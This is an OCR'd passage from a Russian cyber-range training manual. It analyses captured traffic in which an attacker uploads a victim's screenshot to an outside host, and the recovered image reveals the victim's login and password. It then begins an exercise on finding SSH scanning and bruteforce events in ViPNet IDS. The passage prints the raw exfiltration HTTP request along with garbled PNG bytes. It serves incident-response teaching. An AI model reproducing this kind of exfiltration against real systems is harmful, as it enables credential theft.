
```
PS C:\Windows\system32> cat C:\TOP_SECRET.txt
If everyone cared and nobody cried
If everyone loved and nobody lied
And if everyone shared and swallowed their pride
Then we'd see the day when nobody died
PS C:\Windows\system32>
```

Рисунок 68 – Содержимое файла TOP_SECRET.txt

Но находит лишь слова песни Nickleback

Успешна ли атака злоумышленника?

Определенно да, ведь если мы просмотрим один из последующих пакетов, то увидим следующее.



```
POST / HTTP/1.1
Content-Type: multipart/form-data; boundary=--------------------8db41f79233f27f
Host: 43.9.0.78
Content-Length: 79703
Expect: 100-continue
Connection: Keep-Alive

----------------------8db41f79233f27f
Content-Disposition: form-data; name="file"; filename="screenshot.png"
Content-Type: application/octet-stream

.PNG
.
...
IHDR.............2.......sRGB.........gAMA......a....    pHYs..........o.d....IDATx^.........W........{w......v..I6...I.Lp..3....
......&. !.....
..@....@   .YB".`....Su.OU...3.3..y...N.:U.f...TU..zS*f....x=....x.....&3..`..&.e.]^k...M....L)...../.w.&.....JMvRc.\..`....
\.....
%3qG..Lx.$.*.\.|C......\.          .x.$.....@.....g...t.h>SC
.6..O..9...g>.M.......dkL..0.?<^H.4..t{....n.x<.         O.....lKM...dN..Kp.....1..c.A}7.....o...      .....e.=!L....'l6..&....
%...&.(..W../6.&...d~..l..n0...O...q.Mr.m.%.....9vC!.c...9..Br?........j2ct='....d..6.d.z.$.r.N......~...hyV..`Y.....;.L.{...
{.t|.......kJ..eH..{M.|2.......0m...a..w...>..C...|N..~.n............-.o.%.o.).C.0...e.|.<..).c..d..G..7o.....
7n......n3.4....v..k....._.u4...j.Q...;d.7..j.[.t|.v.....m..3_.E.Cn......m_....._....._:....w.-fY.Wn.._.S.|
E..e.....].K....?.`..z6..:.....9.f...d....(.....l..=.m......u...,...L0.y..2.`.w}D=.g?...?......n...I..O........
7....Q.....p.../...]/.[6.s..gu....w}.1..*......z..t{..V.`....z.z...:.j...G.2.v9.m........Q...ev:....`4.]/....
1.z...u5..Zg....&............s_}^..yi.z... ...y.~ ......!...JeA....=...1.5.+..T(S...&.LQ1.Riy.if[H........O.[......8..*.)..$gU..
.OKp..rJ2.......7.,...8g.L0^...dU.........$'..../E9...gjHa.F..v.9...*..dO.'...dkL..a.*.6.H...=..dP.&..St.
%Q.NIp..uJ...'s.Ju".I*.n~.R.....dOT.V...d.KN%.\............&.. ....T...[VK2.P.MI...d~.b.....M....s.=N.8J....d........c...b.
%s..q....d.....]W....9 .^k.5..&s.....:....w.......g.1.,.~..BrG...t..x...`>.     ....q...A..dU.
3.j}.e...U...W....L..;.e.`.....QE..B.5v..*%.N2y.6..b.$Yn.....n.7$."...(w.l....xr.m....)..C.u.7o.r*.6.N.......$.<....
0gU.....>..T......'...6..n......].....:/.r'./..:.4b.!./K..:....7....>...d./...
..tC.!.*q...*n.2..!.c...Tq..PiF..k.
.}..4..T.......6L.n/.?.].8..Lg.U.t..P.G..!.....c'~.p.#.,-.Q.....a...."oe..... .H$.V.......R..7..V...ne.M.!............E....4.-...
%..\..2.....*.)..8.$...d.IOp..i...(=......z...L.          .. 7..
6..T...<..D|".K.....a..L
)..H.V.u.9....?.M.4.2.P.u..2.S.d!.Q2.jN....;......=.%QyNI.{...dO.'s..;..w*..djHp.....o....tZ..y85...   ~.....:L.W..K.c'./
TV.......UtS..Y<...KMp.C&....9..De6J.'*.N..q_.^r${.
......%;F.75.^....N".......x..ly........"m..Y}L...G.@G.}........W...y[.=L.Zc.'.....?L..G..k..n.G0.@....r.}[..II.o.(';T.X...
l4.$...(9....
.....R.u...
.&.u.U'n9._U.....}..(.TY.....
.....r.wy..../..jl}..........8d\.u:9.....!....!..UD...N:T..........B..r[f..!.F.!..`Y....,w...J...p..6....%..v.
...s.W...y.....<..........n...;.,.......[...#.k..z.U.s*.y.nL..tC.!.....u@.5.......!X.N.u...
yf_.a._$...t].e......y.g;.G.....%;..B]_.6.uP..E=...+U...........z.
8.Jz.P.!.>....          z$..!...#F._..;...H..U.R..\..2..(......./.O|...x..M..    .QQMI.......
[......Tn.Hf.Jm...S.M$Se..Tr.H.|...Tt.Hp.
n"...%8Ge.9..0.|....m$g..:......m.9m.7.?..9U..I...N      ...G.....n/..v.r7.z.3'.<.$8Y.8%.......o..U..djH..M%..L.%.........*.Q2.
```

Рисунок 69 – Содержимое скриншота

Изменим вид отображения и попробуем отредактировать с помощью программы HxD.




Рисунок 70 – Содержимое скриншота в формате Raw

Рисунок 71 – Содержимое скриншота в HxD утилите

Отредактированный текст сохраним как .png:




Рисунок 72 – Полученный злоумышленником скриншот

Видим логин и пароль пользователя на скриншоте, который злоумышленник и получил:




Рисунок 73 – Логин и пароль жертвы

Вывод: изучив предоставленный трафик можно определить что атака была произведена успешно, так как злоумышленник получил логин и пароль.

Задание №6. Киберполигон "Ampire", сценарий «Атака на почтовый сервер» (конфигуратор).

Цель работы: обнаружить и устранить все уязвимости и последствия.

Пример выполнения задания

Для прохождения данного сценария необходимо закрыть все уязвимости и последствия. Карточка тренировки представлена на рисунке 74.




Рисунок 74 – Карточка тренировки.

Для поиска уязвимостей, команде мониторинга необходимо зайти в систему мониторинга событий ViPNet IDS NS, которая представлена на рисунке 75.




Рисунок 75 – Главный экран системы мониторинга ViPNet IDS NS.

После входа в систему необходимо перейти в раздел «События» в панели слева и отсортировать события по времени начала атаки. Нажмите на название столбца «Дата и время», чтобы события шли в правильном

хронологическом порядке, а затем нажать на значок воронки, находящийся рядом с полем поиска события. Действие представлено на рисунке 76.




Рисунок 76 – Фильтрация событий по времени.

В открывшемся окне фильтрации событий необходимо выставить интервал времени, переданный студентам преподавателем, и выделить отобразившиеся типы событий. Окно фильтра представлено на рисунке 77.




Рисунок 77 - Окно параметров фильтрации событий.

После настройки списка событий командой мониторинга необходимо перейти к поиску уязвимостей. Отсортированный список событий представлен на рисунке 78.




Рисунок 78 – Отсортированный список событий.

Первые события, которые показывает нам система – сканирования сети предприятия. Они показаны на рисунке 79.




Рисунок 79 – Сканирование сети.

Далее идут события атаки на узел 10.10.1.31. Это можно определить по названию событий и по классу правила их определения. После осмотра событий сканирования, видно подозрительное событие с классом атаки «attempted-recon». Событие представлено на рисунке 80.




Рисунок 80 – Событие, указывающее на атаку.

В данном событии важно посмотреть на название события. Оно указывает на возможное сканирование по SSH, однако необходимо обратить внимание на описание уязвимости – в поле указывается «Bruteforce». Событие представлено на рисунке 81, адрес атакуемого узла на рисунке 82.




Рисунок 81 – Основные характеристики события.

